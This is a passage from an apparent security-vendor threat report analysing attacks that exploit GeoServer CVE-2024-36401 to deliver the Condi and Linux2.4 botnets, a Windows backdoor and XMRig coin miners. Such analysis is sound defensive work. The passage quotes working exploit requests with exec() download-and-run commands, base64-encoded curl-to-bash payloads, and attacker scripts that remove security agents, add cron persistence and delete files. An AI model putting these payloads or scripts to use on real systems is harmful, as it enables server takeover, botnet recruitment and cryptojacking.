p://209.146.124.181:8030/bot.arm6 -O /tmp/bot.arm6;chmod 777 /tmp/bot.arm6;/tmp/bot.arm6;
wget http://209.146.124.181:8030/bot.arm7 -O /tmp/bot.arm7;chmod 777 /tmp/bot.arm7;/tmp/b
ot.arm7;wget http://209.146.124.181:8030/bot.m68k -O /tmp/bot.m68k;chmod 777 /tmp/bot.m68
k;/tmp/bot.m68k;wget http://209.146.124.181:8030/bot.mips -O /tmp/bot.mips;chmod 777 /tmp
/bot.mips;/tmp/bot.mips;wget http://209.146.124.181:8030/bot.mpsl -O /tmp/bot.mpsl;chmo
d 777 /tmp/bot.mpsl;/tmp/bot.mpsl;wget http://209.146.124.181:8030/bot.ppc -O /tmp/bot.ppc;
chmod 777 /tmp/bot.ppc;/tmp/bot.ppc;wget http://209.146.124.181:8030/bot.sh4 -O /tmp/bot.
sh4;chmod 777 /tmp/bot.sh4;/tmp/bot.sh4;wget http://209.146.124.181:8030/bot.x86 -O /tmp/
bot.x86;chmod 777 /tmp/bot.x86;/tmp/bot.x86;wget http://209.146.124.181:8030/bot.x86
```

Figure 24: Attack packet

The following section uses “bot.arm7” as an example. The malware can be recognized by the specified string “condi.”

```
LDR    R2, =httpd_port
ADD    R5, SP, #0x870+var_170
ADD    R5, R5, #8
LDR    R3, [R2]
LDR    R1, =aCondi2SD ; "condi2 %s:%d"
LDR    R2, =aWebserv  ; "webserv"
MOV    R0, R5
DB     0x00000000
```

Figure 25: Significant string

Executing the malware sends numerous DNS queries to “trcpay[.].xyz.”


8.8.8.8	10.20.20.7	DNS	137	Standard query response	0x391e	No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7	8.8.8.8	DNS	72	Standard query	0x391e	A trcpay.xyz
8.8.8.8	10.20.20.7	DNS	137	Standard query response	0x391e	No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7	8.8.8.8	DNS	72	Standard query	0x391e	A trcpay.xyz
8.8.8.8	10.20.20.7	DNS	137	Standard query response	0x391e	No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7	8.8.8.8	DNS	72	Standard query	0x4b19	A trcpay.xyz
8.8.8.8	10.20.20.7	DNS	137	Standard query response	0x4b19	No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7	8.8.8.8	DNS	72	Standard query	0x4b19	A trcpay.xyz
8.8.8.8	10.20.20.7	DNS	137	Standard query response	0x4b19	No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7	8.8.8.8	DNS	72	Standard query	0x4b19	A trcpay.xyz
8.8.8.8	10.20.20.7	DNS	137	Standard query response	0x4b19	No such name A trcpay.xyz SOA ns0.centralnic.net
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8.8.8.8	10.20.20.7	DNS	137	Standard query response	0x4b19	No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7	8.8.8.8	DNS	72	Standard query	0x1333	A trcpay.xyz
8.8.8.8	10.20.20.7	DNS	137	Standard query response	0x1333	No such name A trcpay.xyz SOA ns0.centralnic.net
10.20.20.7	8.8.8.8	DNS	72	Standard query	0x1333	A trcpay.xyz
8.8.8.8	10.20.20.7	DNS	137	Standard query response	0x1333	No such name A trcpay.xyz SOA ns0.centralnic.net

Figure 26: Continually connecting to the C2 server

The Condi botnet first tries to resolve the C2 server address and its function. It then establishes a connection with the C2 server and waits to parse the command. The malware has numerous DDoS attack methods, such as TCP flooding, UDP flooding, and a VSE DDoS attack.

In tracing the connection back to the remote server, “hxxp://209[.]146[.]124[.]181:8030,” we found that it was built as an HFS (HTTP File Server) and that two malicious tools—“Linux2.4” (another botnet) and “taskhost.exe” (the agent tool)—are located in the server.

The botnet “Linux2.4” not only has different methods that can trigger a DDoS attack but can also act as a backdoor agent. The tool first connects to a server, which is the same as the remote server “209[.]146[.]124[.]181.” It then gathers the host information. Later, it waits for the command to either conduct a remote command execution or trigger a DDoS attack.




```
loc_804F2D8:
push    [ebp+arg_0]
push    offset UDP_Flood__FPv ; UDP_Flood(void *)
push    0
mov     eax, [ebp+var_4]
mov     eax, eax
shl    eax, 2
add    eax, 8A0CF60h
push    eax
call   pthread_create
add    esp, 10h
lea    eax, [ebp+var_4]
inc    dword ptr [eax]
jmp    short loc_804F2C4

loc_804F31C:
push    [ebp+arg_0]
push    offset TCP_Flood__FPv ; TCP_Flood(void *)
push    0
mov     eax, [ebp+var_4]
mov     eax, eax
shl    eax, 2
add    eax, 8A0CF60h
push    eax
call   pthread_create
add    esp, 10h
lea    eax, [ebp+var_4]
inc    dword ptr [eax]
jmp    short loc_804F308
```

Figure 27: DDoS attack methods

The Backdoor malware “taskhost.exe” is designed especially for Windows. It creates a service named “9jzf5” for persistence and then creates different process types to retrieve information from attackers lurking in the host.



```
.text:00408D85 mov     [ebp+ServiceStartTable.lpServiceName], offset ServiceName ; "9jzf5"
.text:00408D8C mov     [ebp+ServiceStartTable.lpServiceProc], offset sub_408AA0
.text:00408D93 mov     [ebp+var_8], 0
.text:00408D9A mov     [ebp+var_4], 0
.text:00408DA1 lea    eax, [ebp+ServiceStartTable]
.text:00408DA4 push   eax ; lpServiceStartTable
.text:00408DA5 call   ds:StartServiceCtrlDispatcherA
.text:00408DAB jmp    short loc_408DCC
```

Figure 28: Creating a service with the name “9jzf5”




Figure 29: Command execution

### CoinMiner

We found four types of incident coin miners that can be delivered to victim hosts, as shown in the following details.

[1]

```

<wfs:GetPropertyValue service='WFS' version='2.0.0'
  xmlns:topp='http://www.openplans.org/topp'
  xmlns:fes='http://www.opengis.net/fes/2.0'
  xmlns:wfs='http://www.opengis.net/wfs/2.0'>
  <wfs:Query typeName='topp:states' />
  <wfs:valueReference>exec(java.lang.Runtime.getRuntime(),'curl -o /tmp/script.sh
http://oss.17ww.vip/21929e87-85ff-4e98-a837-ae0079c9c860.txt/test.sh; chmod +x /tmp/
script.sh; /tmp/script.sh')</wfs:valueReference>
</wfs:GetPropertyValue>
    
```

Figure 30: Attack packet

The attacker downloads a script from a remote URL “hxxp://oss[.]17ww[.]vip/21929e87-85ff-4e98-a837-ae0079c9c860[.]txt/test.sh” and saves it as script.sh in the temp folder. The payload within the incident packets then modifies and executes the script to achieve various purposes.

```
#!/bin/bash
goto() {
    label=$1
    cmd=$(sed -n "/$label:/{:a;n;p;ba};" $0 | grep -v ':$')
    eval "$cmd"
    exit
}
export DEBIAN_FRONTEND=noninteractive
AEGIS_INSTALL_DIR="/usr/local/aegis"
#check linux Gentoo os
var=$(lsb_release -a | grep Gentoo)
if [ -z "${var}" ]; then
    var=$(cat /etc/issue | grep Gentoo)
fi
checkCoreos=$(cat /etc/os-release 2>/dev/null | grep coreos)
if [ -d "/etc/runlevels/default" -a -n "${var}" ]; then
    LINUX_RELEASE="GENTOO"
elif [ -f "/etc/os-release" -a -n "${checkCoreos}" ]; then
    LINUX_RELEASE="COREOS"
    AEGIS_INSTALL_DIR="/opt/aegis"
else
    LINUX_RELEASE="OTHER"
fi

_red() { echo -e "\033[31m\033[01m$@\033[0m"; }
_green() { echo -e "\033[32m\033[01m$@\033[0m"; }
_yellow() { echo -e "\033[33m\033[01m$@\033[0m"; }
_blue() { echo -e "\033[36m\033[01m$@\033[0m"; }
reading() { read -rp "$(_green "$1")" "$2"; }

uninstall_qcloud() {
    # 腾讯云
    /usr/local/qcloud/stargate/admin/uninstall.sh
    /usr/local/qcloud/YunJing/uninst.sh
    /usr/local/qcloud/monitor/barad/admin/uninstall.sh
    rm -f /etc/cron.d/sgagenttask
    crontab -l | grep -v '/usr/local/qcloud/stargate/admin' | crontab -
    rm -rf /usr/local/qcloud
}
}
```

Figure 31: Script file “test.sh”

The script first gathers host information, such as the location of Aegis, the distribution version of Linux. Afterward, it attempts to uninstall different cloud platforms, like Tencent Cloud, Oracle, Kingsoft Cloud, JD Cloud, and Ali Cloud, to evade monitoring agents from those cloud services. A noteworthy point is that the comments in the script are written in simplified Chinese, indicating that the miner campaign/author may be affiliated with a Chinese group. While finishing these uninstalls, the script kills some security defense mechanisms processes and checks whether the current user has the root privilege needed to uninstall those mechanisms. If everything executes successfully, the script downloads the coin miner and creates another script for persistence.

```

rm -rf $HOME/.ssh
[ -d $HOME/.ssh ] || mkdir $HOME/.ssh
if ! curl "http://oss.17ww.vip/21929e87-85ff-4e98-a837-ae0079c9c860.txt/ssh" -o $HOME/.ssh/ssh; then
  if ! wget "http://oss.17ww.vip/21929e87-85ff-4e98-a837-ae0079c9c860.txt/ssh" -O $HOME/.ssh/ssh; then
    echo "ERROR: Can't download sshd"
    exit 1
  fi
fi

chmod +x $HOME/.ssh/ssh

cat >$HOME/.ssh/miner.sh <<EOL
#!/bin/bash
if ! pidof xmrig >/dev/null; then
  nice $HOME/.ssh/ssh \${*}
else
  echo "Monero miner is already running in the background. Refusing to run another one."
  echo "Run \"killall xmrig\" or \"sudo killall xmrig\" if you want to remove background miner first."
fi
EOL

chmod +x $HOME/.ssh/miner.sh

# 创建计划任务
(crontab -l 2>/dev/null; echo "@reboot $HOME/.ssh/miner.sh") | crontab -

$HOME/.ssh/miner.sh

```

Figure 32: Download and persistence within “test.sh”

The coin miner, named “ssh,” wrote the configuration within itself. The miner points to two target pools: “sdfasdfs[.].9527527[.].xyz:3333” and “gsdasdfads[.].9527527[.].xyz:3333.”

```

db '    "log-file": null,',0Ah
db '    "pools": ['',0Ah
db '        {'',0Ah
db '            "algo": null,',0Ah
db '            "coin": null,',0Ah
db '            "url": "sdfasdfs.9527527.xyz:3333"',0Ah
db '            "user": "",',0Ah
db '            "pass": "default"',0Ah
db '            "rig-id": null,',0Ah
db '            "nicehash": false,',0Ah
db '            "keepalive": true,',0Ah
db '            "enabled": true,',0Ah
db '            "tls": true,',0Ah
db '            "tls-fingerprint": null,',0Ah
db '            "daemon": false,',0Ah
db '            "socks5": null,',0Ah
db '            "self-select": null,',0Ah
db '            "submit-to-origin": false',0Ah
db '        },',0Ah
db '    ],',0Ah

```

Figure 33: Coin miner configuration

[2]

```
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&typeNames=sf:archsites&valueReference=exec(java.lang.Runtime.getRuntime(),'bash+-c+{echo,KGN1cmwgLXMgaHR0cDovL3JlcG9zaXRvcnlsaw51eC5jb20vbGludXguc2h8fHdnZXQgLXEGLU8tIGh0dHA6Ly9yZXBvc2l0b3J5bGludXguY29tL2xpbnV4LnNoKXxiYXNo}|{base64,-d}|{bash,-i}') HTTP/1.1
```

Figure 34: Attack packet

Another type of coin miner attack begins with the Base64-encoded command. It intends to download “linux.sh” from “hxxp://repositorylinux.com.” The comment in “linux.sh” is written in Sundanese, an Indonesian language.

```
elif [ ${p} -eq 0 ];then
echo "Sok bae ngalangkung weh!"
# Execute linuxsys
cd ./; curl -s http://ec2-13-49-14-86.eu-north-1.compute.amazonaws.com/config.json ; curl -s http://ec2-13-49-14-86.eu-north-1.compute.amazonaws.com +x linuxsys; ./linuxsys
# Kill All Process & Remove Files
rm -rf /dev/shm/*; rm -rf /dev/shm/.*; rm -rf /tmp*; rm -rf /tmp/.*; rm linuxsh; rm -rf linux.sh; rm -rf cronsh; rm -rf killersh; ps -ef | grep -v screen|watchkid|watchdog|watchhound|sleep|. /zhudaj|. /zyj24000|. /zhuda|. /LSH scan|. log|xmr-stak|crond64|yespowersugar|/tmp/java|pastebin|/tmp/.|/tmp/sy \.rsyslogds|pnscan|masscan|kthreaddi|solrd|meminitrv|networkservice|sysupc kdevtmpfsi|stratum|.zshrc|lb64|ld-linux-x86-64|iosk|205.147.101|/bin/sh ./* acpid|/tmp/.|kthreaddo' | awk '{print $2}' | xargs -i kill -9 {} >/dev/nul
```

Figure 35: Script file “linux.sh”

The script downloads two files: a coin miner named “linuxsys” and a related configuration file named “config.json.” It downloads these through an AWS (Amazon Web Service) cloud platform service the attacker holds.

```
log-file: null,
"pools": [
  {
    "algo": null,
    "coin": null,
    "url": "pool.supportxmr.com:80",
    "user": "49VQVgmN9vYccj2tEgD7qgJPbLiGQcQ4uJxTRkTJUCZXRru7HF07keebLdYj6Bf5xZKhFKFANFxZhj3BCmRT9pe4NG325b+50000",
    "pass": "lucifer",
    "nicehash": false,
    "keepalive": true,
    "tls": false,
  }
],
```

Figure 36: Config file “config.json”

The coin miner sets the pool URL “pool[.]supportxmr[.]com:80” with credentials using “config.json.” The miner itself is XMRig, which can be recognized through its data.

```

aXmrigVersion db 'XMRIG_VERSION',0 ; DATA XREF: sub_81980:loc_81D0410
aXmrigKind db 'XMRIG_KIND',0 ; DATA XREF: sub_7F540+210
aMiner db 'miner',0 ; DATA XREF: sub_7F540:loc_7F5B510
; DATA XREF: sub_7F540+8410
; sub_14F340+1D010
aXmrigHostname db 'XMRIG_HOSTNAME',0 ; DATA XREF: sub_7F540:loc_7F64C10
; sub_7F540+47B10
aXmrigExe db 'XMRIG_EXE',0 ; DATA XREF: sub_7F540+18A10
aXmrigExeDir db 'XMRIG_EXE_DIR',0 ; DATA XREF: sub_7F540+20710
aXmrigCwd db 'XMRIG_CWD',0 ; DATA XREF: sub_7F540+28710
aXmrigHomeDir db 'XMRIG_HOME_DIR',0 ; DATA XREF: sub_7F540+30710
aXmrigTempDir db 'XMRIG_TEMP_DIR',0 ; DATA XREF: sub_7F540+38710
aXmrigDataDir db 'XMRIG_DATA_DIR',0 ; DATA XREF: sub_7F540+40710
; DATA XREF: sub_804D0+9CF10
aBasicStringBen db 'basic_string::replace',0

```

Figure 37: Coin miner “linuxsys”

[3]

```

GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyvalue&type
Names=TCJ922:B1K_BLDGPOLY&valueReference=exec(java.lang.Runtime.getRuntime
(),'curl%20-o%20/tmp/MmkfszDi%20http://95.85.93.196:80/asdfakjg.sh') HTTP/
1.1
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyvalue&type
Names=TCJ922:B1K_BLDGPOLY&valueReference=exec(java.lang.Runtime.getRuntime
(),'wget%20-O%20/tmp/MmkfszDi%20http://95.85.93.196:80/asdfakjg.sh') HTTP/
1.1
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyvalue&type
Names=TCJ922:B1K_BLDGPOLY&valueReference=exec(java.lang.Runtime.getRuntime
(),'chmod%20777%20/tmp/MmkfszDi') HTTP/1.1
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyvalue&type
Names=TCJ922:B1K_BLDGPOLY&valueReference=exec(java.lang.Runtime.getRuntime
(),' /tmp/MmkfszDi') HTTP/1.1

```

Figure 38: Attack packet

The action sent via four packets is to download “/tmp/MmkfszDi” from the remote server “hxxp://95[.]85[.]93[.]196:80/asdfakjg.sh,” make it executable, and then run it. The script downloads a coin miner like the others mentioned before. It also removes a list of files within “/tmp,” “/var,” “/usr,” and “/opt.”

```
#!/bin/bash
b(){
  rm -rf /var/lib/redis/kinsing*
  rm -rf /tmp/kdevtmpfsi
  rm -rf /usr/bin/config.json
  rm -rf /usr/bin/exin
  rm -rf /tmp/wc.conf
  rm -rf /tmp/avalonsaber
  rm -rf /tmp/log_rot
  rm -rf /tmp/apachiii
  rm -rf /tmp/sustse
  rm -rf /tmp/php
  rm -rf /tmp/p2.conf
  rm -rf /tmp/pprt
}
```

Figure 39: Script file “asdfakjg.sh”

The coin miner named “h4” is similar to the other two types mentioned. It is XMRig as well and embeds its configuration within the binary file. The miner sets the pool URL as “asdfghjk[.]youdontcare[.]com:81”

```

sub_A8C50(v17, 3LL, ".config/xmrig.json");
sub_95C40(&v18, v17[0]);
if ( v17[0] )
    sub_3C55C5();
v13 = sub_3C676C(312LL);
sub_115B70(v13);
(*(void (__fastcall **)(__int64))(*(_QWORD *)v5 + 8LL))(v5);
v5 = v13;
if ( !(*(unsigned __int8 (__fastcall **)(__int64, __int64 (__fastcall
    v13,
    &v18,
    v21) )
{
    sub_96410(
        &v18,
        "\n"
        "{\n"
        "    \"background\": true,\n"
        "    \"colors\": false,\n"
        "    \"autosave\": true,\n"
        "    \"donate-level\": 0,\n"
        "    \"cpu\": true,\n"
        "    \"opencl\": false,\n"
        "    \"cuda\": false,\n"
        "    \"pools\": [\n"
        "        {\n"
        "            \"url\": \"asdfghjk.youdontcare.com:81\", \n"
        "            \"keepalive\": true\n"
        "        }\n"
        "    ]\n"
        "}\n");
    v5 = sub_3C676C(312LL);

```

Figure 40: Configuration data embedded in “h4”

[4]

```

GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyValue&type
Names=rsims%3Aaccident_points&valueReference=exec(java.lang.Runtime.getRun
time(), 'bash+-c+{echo,Y3VybCAxMTIuMTMzLjE5NC4yNTQvY3Jvbi5zaCB8IGJhc2g=}|{b
ase64,-d}|{bash,-i}') HTTP/1.1

```

Figure 41: Attack packet

The last type of coin miner incident command is also encoded with base64. It downloads “cron.sh” from “112[.]133[.]194[.]254.” This fraudulent site mimics the webpage of the Institute of Chartered Accountants of India (ICAI). The site is currently removed.




Figure 42: Fraudulent site

“cron.sh” uses the job scheduler on the Unix-like operating system “cron,” as its name indicates. The script schedules jobs for things like downloading coin miner-related scripts and setting the scripts into “crontab.” It first downloads the script named “check.sh” from the same source IP “112[.]133[.]194[.]254” and executes the script.

```
# Define the cron job
CRON_JOB="*/30 * * * * curl -s http://112.133.194.254/check.sh | bash"

# Function to reset attributes and clear cron jobs and /tmp directory
reset_system() {
```

Figure 43: Script file “cron.sh”

“check.sh” first creates the necessary directories and confirms that the victim host hasn’t been infected. Once the script finds that the victim host is the first to be infected, it downloads “config.sh” from the attacker’s IP “112[.]133[.]194[.]254” and the XMRig coin miner from the developer platform “Github.”

```
CONFIG2= /var/tmp/.base/config.json

# URL to download the binary tar.gz and configuration file
BINARY_URL="https://github.com/xmrig/xmrig/releases/download/v6.21.3/xmrig-6.21.3-linux-static-x64.tar.gz"
CONFIG_URL="http://112.133.194.254/config.sh"
```

Figure 44: Script file “check.sh”

Through “config.sh,” we learned that the attacker set the pool on SupportXMR “pool[.]supportxmr[.]com:3333”

```
"algo": null,  
"coin": null,  
"url": "pool.supportxmr.com:3333",  
"user": "41qqpRxT7ocGsbZPeU9JcbfRiHLy3j8DWhdKzv8Yr2VS1QPcFLmfHVJFWEbDfWab3N6HxuvuAb73nES36bN2rhevGnZ12nA",  
"pass": "x",  
"rig-id": null,  
"nicehash": false,  
"keepalive": false,
```

Figure 45: Script File “config.sh”

## Conclusion

While GeoServer’s open-source nature offers flexibility and customization, it also necessitates vigilant security practices to address its vulnerabilities. The developer patched the vulnerability with the function “JXPathUtils.newSafeContext” instead of the original vulnerable one to evaluate the XPath expression safety. However, implementing comprehensive cybersecurity measures—such as regularly updating software, employing threat detection tools, and enforcing strict access controls—can significantly mitigate these risks. By proactively addressing these threats, organizations can secure their environments and ensure the protection and reliability of these data infrastructures.

## Fortinet Protection

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

- Adware/Miner
- BASH/Agent.CPC!tr
- BASH/Miner.VZ!tr
- Data/Miner.2F82!tr
- Data/Miner.3792!tr
- ELF/Agent.CPN!tr
- ELF/Agent.CPN.TR
- ELF/BitCoinMiner.HF!tr
- ELF/Floder.B!tr
- Linux/CoinMiner.ACZ!tr
- Linux/Mirai.CEA!tr
- Linux/Mirai.CJS!tr
- Linux/Mirai.IZ1H9!tr
- Linux/SideWalk.Q!tr
- Riskware/CoinMiner
- W32/ServStart.IO!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

The FortiGuard Web Filtering Service blocks the C2 servers and downloads URLs.

FortiGuard Labs provides IPS signatures against attacks exploiting the following vulnerability:

CVE-2024-36401: [GeoServer.OGC.Eval.Remote.Code.Execution](#)

We also suggest that organizations go through Fortinet’s free training module: [Fortinet Certified Fundamentals \(FCF\) in Cybersecurity](#). This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our [Global FortiGuard Incident Response Team](#).

## IoC

### URL

hxxp://181[.]214[.]58[.]14:61231/remote.sh  
hxxp://1[.]download765[.]online/d  
hxxp://188[.]214[.]27[.]50:4782/sky  
hxxp://209[.]146[.]124[.]181:8030/bot[.]arm  
hxxp://209[.]146[.]124[.]181:8030/bot[.]arm5  
hxxp://209[.]146[.]124[.]181:8030/bot[.]arm6  
hxxp://209[.]146[.]124[.]181:8030/bot[.]arm7  
hxxp://209[.]146[.]124[.]181:8030/bot[.]m68k  
hxxp://209[.]146[.]124[.]181:8030/bot[.]mips  
hxxp://209[.]146[.]124[.]181:8030/bot[.]mpsl  
hxxp://209[.]146[.]124[.]181:8030/bot[.]ppc  
hxxp://209[.]146[.]124[.]181:8030/bot[.]sh4  
hxxp://209[.]146[.]124[.]181:8030/bot[.]x86  
hxxp://209[.]146[.]124[.]181:8030/bot[.]x86\_64  
hxxp://209[.]146[.]124[.]181:8030/JrLinux  
hxxp://209[.]146[.]124[.]181:8030/Linux2[.]4  
hxxp://209[.]146[.]124[.]181:8030/Linux2[.]6  
hxxp://209[.]146[.]124[.]181:8030/taskhost[.]exe  
hxxp://oss[.]17ww[.]vip/21929e87-85ff-4e98-a837-ae0079c9c860.txt/test.sh  
hxxp://oss[.]17ww[.]vip/21929e87-85ff-4e98-a837-ae0079c9c860.txt/sshd  
hxxp://ec2-54-191-168-81[.]us-west-2.compute.amazonaws.com/css/linuxsys  
